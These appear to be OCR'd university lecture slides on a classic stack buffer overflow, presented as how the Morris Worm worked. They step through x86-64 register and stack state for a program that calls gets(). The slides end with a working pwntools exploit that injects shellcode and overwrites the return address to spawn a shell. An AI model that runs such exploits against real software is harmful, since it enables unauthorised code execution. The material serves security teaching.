       401161: call 401040 <gets@plt>
       401166: mov eax,0x0
       40116b: leave
       40116c: ret
```

- Context

rdi	0x7fffffffe230
rip	0x40115c
rax	0x7fffffffe230
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF

- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>    <- RIP
401166: mov eax,0x0
40116b: leave
40116c: ret
```


// Copy user input from stdin to the buffer at rdi = 0x7fffffffe230

// Let's assume that the user enters "A" * 528

- Context

rdi	0x7fffffffe230
rip	0x401161
rax	0x0
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF

- Assembly


```
        401136: endbr64
        40113a: push rbp
        40113b: mov rbp,rsp
        40113e: sub rsp,0x210
        401145: mov DWORD PTR [rbp-0x204],edi
        40114b: mov DWORD PTR [rbp-0x210],rsi
        401152: lea rax,[rbp-0x200]
        401159: mov rdi,rax
        40115c: mov eax,0x0
        401161: call 401040 <gets@plt>
RIP →   401166: mov eax,0x0 // Store return value in RAX
        40116b: leave          (return 0;)
        40116c: ret
```

- Context

rdi	0x7fffffffe230
rip	0x401166
rax	0x7fffffffe230
rbp	0x7fffffffe430
rsp	0x7fffffffe220

Note: gets returns the pointer to the string

- Stack



How Morris Worm exploits a BOF

- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave        // leave == mov rsp, rbp;
40116c: ret                   pop rbp;
```

RIP → 40116b

// Cleans up the stack
and restores the saved rbp

- Context

rdi	0x7fffffffe230
rip	0x40116b
rax	0x0
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack

RSP	0x7fffffffe220	rsi
	0x7fffffffe228	edi
	0x7fffffffe230	buf[512]: 0x4141414141414141 0x4141414141414141 0x4141414141414141 ...
RBP	0x7fffffffe430	saved rbp = 1
	0x7fffffffe438	0x4141414141414141

How Morris Worm exploits a BOF

- Assembly


```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret        // ret == pop eip;
```

RIP → 40116c

- Context

rdi	0x7fffffffe230
rip	0x40116c
rax	0x0
rbp	0x4141414141414141
rsp	0x7fffffffe438

- Stack



How Morris Worm exploits a BOF

- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret        // ret == pop eip;
```


RIP → 0x41414141: ??? (segmentation fault)

Hijacked the control flow!

- Context

rdi	0x7fffffffe230
rip	0x4141414141414141
rax	0x0
rbp	0x4141414141414141
rsp	0x7fffffffe440

- Stack



Progress so far

- We have successfully hijacked the control flow of the program
  - We now have the capability to jump to any memory address (from `0x00000000` to `0xffffffff`)
- But, where should we jump to?
  - This is where shellcode comes into play!

ret-to-stack attack using shellcode

- Assembly


```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret        // ret == pop eip;
```

RIP → 40116c

If the input is:

```
"A" * 520
+ "\x00\x00\x30\xe2\xff\xff\xff\x7f"
```

- Stack



ret-to-stack attack using shellcode

- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret        // ret == pop eip;
```

RIP
```
0x7fffffffe230: rex.B // Disasm of 0x41 is rex.B
0x7fffffffe231: rex.B
0x7fffffffe232: rex.B
```

If the input is:

```
"A" * 520
+ "\x30\xe2\xff\xff\xff\x7f\x00\x00"
```

- Stack

0x7fffffffe220	rsi
0x7fffffffe228	edi
0x7fffffffe230	buf[512]: 0x4141414141414141 0x4141414141414141 0x4141414141414141 0x4141414141414141 ...
0x7fffffffe430	saved rbp = 1
0x7fffffffe438	ret addr: ... libc → 0x7fffffffe230

RSP

ret-to-stack attack using shellcode

- Assembly

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret        // ret == pop eip;
```

RIP

```
0x7fffffffe230: push 0x68
0x7fffffffe232: mov  rax, 0x732f2f2f6e69622f
```


// our shellcode will be executed ☺

RSP

- Stack

If the input is:

```
shellcode \
+ "A" * (520 - len(shellcode)) \
+ "\x30\xe2\xff\xff\xff\x7f\x00\x00"
```



Demo

```
(Assuming you have already compiled morris.c)

csed415-lab02@csed415:~/tmp/[secret_dir]$
>>> from pwn import *
>>> context.arch = "amd64"
>>> sc = shellcraft.linux.sh()
>>> payload = asm(sc) + b"A" * (520 - len(asm(sc))) + p64(0x7fffffffe230)
>>> with open("payload", "wb") as f: f.write(payload) // store the payload in a file

csed415-lab02@csed415:~/tmp/[secret_dir]$ (cat payload; echo; cat) | ./morris
ls
morris  morris.c    payload

echo "hi"
hi
(arbitrary command execution)
```

Note: This payload may not work when you try because…

Caveats: We had two strong assumptions

- Assumption 1: We know the exact address of the stack buffer
  - In practice, buffer address is not fixed
    - Modern protection mechanisms (e.g., ASLR) randomize memory layout
    - Execution environment differs (e.g., due to environment variables)
- Assumption 2: The system architecture is x86_64
  - Our shellcode is written in x86_64 assembly, so it only works for x86_64 binaries
  - Can we design a shellcode that works on multiple architectures?
    - Advanced topic. Take CSED702C "Binary Analysis and Exploitation"!

Summary

- A small piece of machine code can execute a shell
- Certain vulnerabilities allow attackers to manipulate the control flow of a program
- The return-to-stack exploit involves placing a shellcode into a stack buffer and redirecting execution to it by overwriting the return address
  - Powerful enough to compromise 10% of the Internet in 1988
  - How about now?

Coming up next

- Attack, defense, attack, defense, attack, defense, …

Questions?

POSTECH